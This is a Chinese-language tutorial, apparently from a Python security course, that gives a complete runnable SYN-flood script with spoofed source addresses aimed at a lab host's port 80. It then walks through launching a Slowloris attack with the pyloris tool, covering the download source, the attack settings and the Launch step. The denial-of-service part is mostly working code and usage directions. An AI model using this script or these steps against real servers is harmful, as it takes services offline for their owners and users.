
### 代码实现

#!/usr/bin/python3  
# -\*- encoding: utf-8 -\*-  
# @Time : 2020/11/25 14:49   
# @Author : ordar  
# @File : dos\_syn\_attack.py   
# @Project : pythonCourse  
# @Python : 3.7.5  
import socket  
from struct import \*  
  
  
# 1. 声明TCP校验和计算函数：TCP校验和用于保证传送数据的完整性，  
# 该函数用于计算TCP校验和。计算TCP校验和时，先将头与数据以16位为单位进行分割，  
# 再求校验位和，然后按位取反得到校验和。  
def makeChecksum(msg):  
 s = 0  
 for i in range(0, len(msg), 2):  
 w = (ord(msg[i]) << 8) + (ord(msg[i+1]))  
 s = s + w  
 s = (s>>16) + (s & 0xffff)  
 s = ~s & 0xffff  
 return s  
  
  
# 2. 声明创建IP头函数：如前所述，该函数用于创建IP头。  
def makeIPHeader(sourceIP, destIP):  
 version = 4  
 ihl = 5  
 typeOfService = 0  
 totalLength = 20 + 20  
 id = 999  
 flagsOffSet = 0  
 ttl = 255  
 protocol = socket.IPPROTO\_TCP  
 headerChecksum = 0  
 sourceAddress = socket.inet\_aton(sourceIP)  
 destinationAddress = socket.inet\_aton(destIP)  
 ihlVersion = (version << 4) + ihl  
 # 3. 创建IP头结构体：使用pack()函数转换为C语言中使用的结构体形式。  
 return pack('!BBHHHBBH4s4s', ihlVersion, typeOfService, totalLength, id, flagsOffSet, ttl, protocol,  
 headerChecksum, sourceAddress, destinationAddress)  
  
  
# 4. 声明TCP 头创建函数：如前所述，该函数用于创建TCP头。  
def makeTCPHeader(port, icheckSum='none'):  
 sourcePort = port  
 destinationAddressPort = 80  
 SeqNumber = 0  
 AckNumber = 0  
 dataOffset = 5  
 flagFin = 0  
 flagSyn = 1  
 flagRst = 0  
 flagPsh = 0  
 flagAck = 0  
 flagUrg = 0  
  
 window = socket.htons(5840)  
  
 if icheckSum == 'none':  
 checksum = 0  
 else:  
 checksum = icheckSum  
  
 urgentPointer = 0  
 dataOffsetTesv = (dataOffset << 4) + 0  
 flags = (flagUrg << 5) + (flagAck << 4) + (flagPsh << 3) + (flagRst << 2) + (flagSyn << 1) + flagFin  
 # 5. 创建TCP 头结构体：使用pack（）函数转换为C语言中使用的结构体形式。  
 return pack("!HHLLBBHHH", sourcePort, destinationAddressPort, SeqNumber, AckNumber, dataOffsetTesv, flags, window,  
 checksum, urgentPointer)  
  
  
# 6. 创建原始套接字：创建原始套接字对象，使用它可以任意创建IP头与TCP头。使用原始套接字需要拥有管理员权限。  
s = socket.socket(socket.AF\_INET, socket.SOCK\_RAW, socket.IPPROTO\_TCP)  
# 7. 设置套接字选项：设置套接字选项，以便开发人员创建IP头。  
s.setsockopt(socket.IPPROTO\_IP, socket.IP\_HDRINCL, 1)  
  
# 8. 循环语句：使用该循环语句发送大量SYN包。  
for j in range(1, 20):  
 for k in range(1, 255):  
 for l in range(1, 255):  
 # 9. 设置IP：设置源IP与目的地IP。为了方便测试，将源IP设置为每次都变化  
 sourceIP = "192.168.{}.{}".format(str(k), str(l))  
 destIP = "192.168.181.137"  
 # 10. 创建IP头：调用相应函数创建IP头，并转换为C语言结构体形式。  
 ipHeader = makeIPHeader(sourceIP, destIP)  
 # 11. 计算TCP校验和：调用相关函数，计算TCP校验和。  
 tcpHeader = makeTCPHeader(10000+j+k+l)  
 # 12. 转换IP结构体：使用inet\_atonO函数将字符串数据转换为in\_addr结构体。  
 sourceAddr = socket.inet\_aton(sourceIP)  
 destAddr = socket.inet\_aton(destIP)  
  
 placeholder = 0  
 protocol = socket.IPPROTO\_TCP  
 tcpLen = len(tcpHeader)  
 psh = pack("!4s4sBBH", sourceAddr, destAddr, placeholder, protocol, tcpLen)  
 psh = psh + tcpHeader  
 # 13. 计算TCP校验和：调用相关函数，计算TCP校验和。  
 tcpChecksum = makeChecksum(psh)  
 # 14. 创建TCP头：设置TCP检验和，创建实际用于传送的TCP头。  
 tcpHeader = makeTCPHeader(10000+j+k+l, tcpChecksum)  
  
 packet = ipHeader + tcpHeader  
 # 15. 传送包：将IP头与TCP头封装为TCPSYN包并传送。建立连接前，可以使用sendto)方法从发送方发送数据包。  
 s.sendto(packet, (destIP, 0))

### 运行结果

运行环境：在linux系统中可以正常运行，在Windows系统中会有错误。

在攻击机上用wireshark抓包，可以看到大量源地址变化的发送给目标地址的SYN包。



## DOS：Slowloris 攻击

### 安装pyloris模块

Slowloris 攻击最初使用Perl脚本实现。为了探测Web服务器与防火墙漏洞，Python提供了pyloris模块。首先，进入http://sourceforge.net/projects/pyloris网站下载pyloris模块。下载完成后，并不需要特别的安装过程。将下载的文件解压缩，在Windows命令行窗口转到文件所在目录，通过简单命令python2 pyloris.py即可轻松运行。

### 运行pyloris模块

pyloris 提供的UI由General、Behavior、Proxy、Request Body四个区域组成。Slowloris攻击中，需要着重观察General、Behavior 两个区域。

在区域（General)中设置要攻击的服务器与端口。此处将Host设置为server（服务器PC），Port设置为80。在区域（Behavior)中设置用于执行攻击的环境。在区域（Request Body)中显示要发送给目标服务器的HTTP协议内容。所有设置完成后，点击<Launch>按钮，开始发动攻击。

Behavior中的各设置项如下所示。

Attack Limit:设置一个会话中要创建的总连接数。


Connection Limit:设置一个会话中可以同时使用的总连接数。

Thread Limit:设置一个会话中可以运行的总线程数。

Connection Speed:设置各连接速度，单位为bytes/second。

Time between thread spaws:设置创建线程时的延迟时间。

Time between connections:设置创建套接字连接时的延迟时间。



攻击开始1分钟后，在服务器PC打开命令行窗口，运行netstat-n-pTcp命令，查看网络状态，TCP连接状态如下所示。

